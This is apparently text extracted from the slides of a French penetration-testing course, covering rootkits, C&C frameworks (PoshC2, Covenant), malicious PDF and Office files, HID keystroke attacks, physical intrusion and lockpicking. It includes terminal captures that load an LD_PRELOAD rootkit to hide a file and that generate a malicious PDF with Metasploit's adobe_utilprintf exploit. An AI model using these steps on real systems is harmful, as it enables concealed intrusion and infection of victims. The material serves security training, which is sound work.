
Une formation
Alphorm.com




Les Rootkits



Une formation
Alphorm.com



Les Rootkits






Les Rootkits




Les Rootkits





Hooking de fonctions



Une formation
Alphorm.com



Maitriser les rootkits sous linux



Hamza KONDAH

Une formation
Alphorm.com



Une formation
Alphorm.com

Lab : Les Rootkits

```
ketan@hydra /t/ws> nano hooked.c
ketan@hydra /t/ws> gcc -shared -fPIC -ldl hooked.c -o rootkit.so
ketan@hydra /t/ws> export LD_PRELOAD=(pwd) "/rootkit.so"
ketan@hydra /t/ws> echo "HIDE ME!! LOLZ" > rootkit.txt
ketan@hydra /t/ws> ls
hooked.c  rootkit.so*
ketan@hydra /t/ws> ls
hooked.c  rootkit.so*
ketan@hydra /t/ws>
ketan@hydra /t/ws> stat rootkit.txt
  File: 'rootkit.txt'
  Size: 15          Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d Inode: 2112883     Links: 1
Access: (0664/-rw-rw-r--)  Uid: ( 1000/   ketan)   Gid: ( 1000/   ketan)
Access: 2016-09-08 22:37:03.964018317 +0530
Modify: 2016-09-08 22:37:03.968018317 +0530
Change: 2016-09-08 22:37:03.968018317 +0530
 Birth: -
ketan@hydra /t/ws> █
```



Une formation
Alphorm.com

Découvrir les serveurs C&C



Hamza KONDAH




Plan

Les serveurs C&C
Canaux de communication

Une formation
Alphorm.com



Les Serveurs C&C




Une formation
Alphorm.com



Une formation
Alphorm.com

Les serveurs C&C



Une formation
Alphorm.com

Canaux de communication

Communication via
HTTP/HTTPS/FTP/IRC

Communication via e-mail

Communication via des protocoles
propriétaires

Communication passive

Domaine



Une formation
Alphorm.com

Maitriser l'outil POSHC2



Hamza KONDAH



Une formation
Alphorm.com

Plan

Présentation PoshC2
Lab : PoshC2



Une formation
Alphorm.com

Présentation PoshC2

[PoshC2](#) est un framework open source d'administration à distance (RAT) et de post-exploitation qui est accessible au public sur GitHub. Les composants côté serveur de l'outil sont principalement écrits en Python, tandis que les implants sont écrits en [PowerShell](#) .



Une formation
Alphorm.com

Présentation PoshC2

Bien que [PoshC2](#) se concentre principalement sur l'implantation de Windows, il contient un compte-gouttes Python de base pour Linux / macOS.



Lab : PoshC2



Une formation
Alphorm.com



Maitriser l'outil COVENENTC2



Hamza KONDAH

Une formation
Alphorm.com



Plan

Présentation de Covenant
Fonctionnalités
Lab : CovenantC2

Une formation
Alphorm.com



Présentation de Covenant


Framework de Command And Control
Application web
Exploitation des surfaces d'attaques .NET
Travail collaboratif
Excellent pour le redteaming

Une formation
Alphorm.com



Une formation
Alphorm.com

Fonctionnalités



Une formation
Alphorm.com

Lab : CovenantC2





Une formation
Alphorm.com

Maitriser les attaques via fichiers office et PDF



Hamza KONDAH



Une formation
Alphorm.com


Plan

Headers
Injection de payload
Analyse



Une formation
Alphorm.com

Headers



Une formation
Alphorm.com

Injection de payload

```
osboxes@osboxes: ~/Desktop
msf exploit(adobe_utilprintf) > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > set FILENAME malicious.pdf
FILENAME => malicious.pdf
msf exploit(adobe_utilprintf) > set PAYLOAD windows/exec
PAYLOAD => windows/exec
msf exploit(adobe_utilprintf) > set CMD calc.exe
CMD => calc.exe
msf exploit(adobe_utilprintf) > show options
Module options (exploit/windows/fileformat/adobe_utilprintf):
  Name      Current Setting  Required  Description
  ----      -
  FILENAME  malicious.pdf    yes       The file name.


Payload options (windows/exec):
  Name      Current Setting  Required  Description
  ----      -
  CMD       calc.exe         yes       The command string to execute
  EXITFUNC  process          yes       Exit technique (Accepted: , seh, thread, process, none)

Exploit target:
  Id  Name
  --  -
  0   Adobe Reader v8.1.2 (Windows XP SP3 English)

msf exploit(adobe_utilprintf) > exploit
[*] Creating 'malicious.pdf' file...
[*] malicious.pdf stored at /home/osboxes/.msf4/local/malicious.pdf
msf exploit(adobe_utilprintf) >
```




Injection de payload



Une formation
Alphorm.com



Analyse



Une formation
Alphorm.com



Une formation
Alphorm.com

Introduire les méthodologies d'attaques physiques



Hamza KONDAH



Une formation
Alphorm.com

Plan

Introduction
Security in Depth
Les attaques sur les machines
Les intrusions physiques



Une formation
Alphorm.com

Introduction

La sécurité physique est la base de tout programme de sécurité de l'information

Restreindre les accès physiques non autorisés


Vol, sabotage, altération ...

Impact sur la CIA



Une formation
Alphorm.com

Le Noyau de la sécurité





Attaques sur les machines



Une formation
Alphorm.com



Attaques sur les machines



Une formation
Alphorm.com



Hacking et sécurité
2020

Attaques Réseaux, Systèmes et
Physiques

Une formation
Alphorm.com

Intrusion physique



Hacking et sécurité
2020

Attaques Réseaux, Systèmes et
Physiques

Une formation
Alphorm.com


Intrusion physique





Une formation
Alphorm.com

Intrusion physique



Une formation
Alphorm.com

Intrusion physique





Intrusion physique



Une formation
Alphorm.com



Intrusion physique



Une formation
Alphorm.com



Une formation
Alphorm.com

Maitriser les attaques HID



Hamza KONDAH



Une formation
Alphorm.com

Plan

Architecture du lab
Saisie automatisée
Introduction
Anatomie
Méthodologie



Architecture du lab



Une formation
Alphorm.com



Saisie automatisée

Keyboard ⇔ Opérateur

Injection de « touches »

Injection de plus de 9000 caractères
par minute

Payload préprogrammé

Manipulation totale

Plug and Play



Une formation
Alphorm.com



Une formation
Alphorm.com


Introduction

Outils d'injection de touches
Plateforme HID la plus stable
Livré dans un design d'une clé USB
basique
Outil furtif
Représente un clavier programmable



Une formation
Alphorm.com


Anatomie






Une formation
Alphorm.com

Méthodologie



Une formation
Alphorm.com

Méthodologie





Mettre en place une attaque HID




Hamza KONDAH

Une formation
Alphorm.com



Lab : Attaques HID



Une formation
Alphorm.com



Une formation
Alphorm.com

Découvrir l'art du lockpicking



Hamza KONDAH



Une formation
Alphorm.com

Ce que pense les gens





Une formation
Alphorm.com

La réalité




Une formation
Alphorm.com

À quoi ça ressemble






Comment ça fonctionne ?



Une formation
Alphorm.com




La toolbox



Une formation
Alphorm.com



Le fonctionnement



Une formation
Alphorm.com



Conclusion



Hamza KONDAH

Une formation
Alphorm.com

AVERTISSEMENT

Ni le **formateur** Ni **Alphorm** ne sont responsables de la mauvaise utilisation du contenu de cette formation

L'utilisation des outils doit être réalisée uniquement au sein d'un environnement virtuel ou avec une autorisation préalable de l'entreprise



Bilan

1. Découvrir les techniques d'OSINT de reconnaissances passive
2. Maîtriser les techniques de reconnaissance active
3. Maîtriser les attaques réseaux
4. Découvrir les attaques sur les systèmes
5. Découvrir les attaques physiques
6. Introduire les attaques AD
7. Découvrir les attaques sur les clients




Hacking et sécurité
2020

Attaques Réseaux, Systèmes et
Physiques

Une formation
Alphorm.com

Prochainement





Hacking et sécurité
2020

Attaques Réseaux, Systèmes et
Physiques

Une formation
Alphorm.com

Prochainement





Prochainement



PENTESTING
ACTIVE DIRECTORY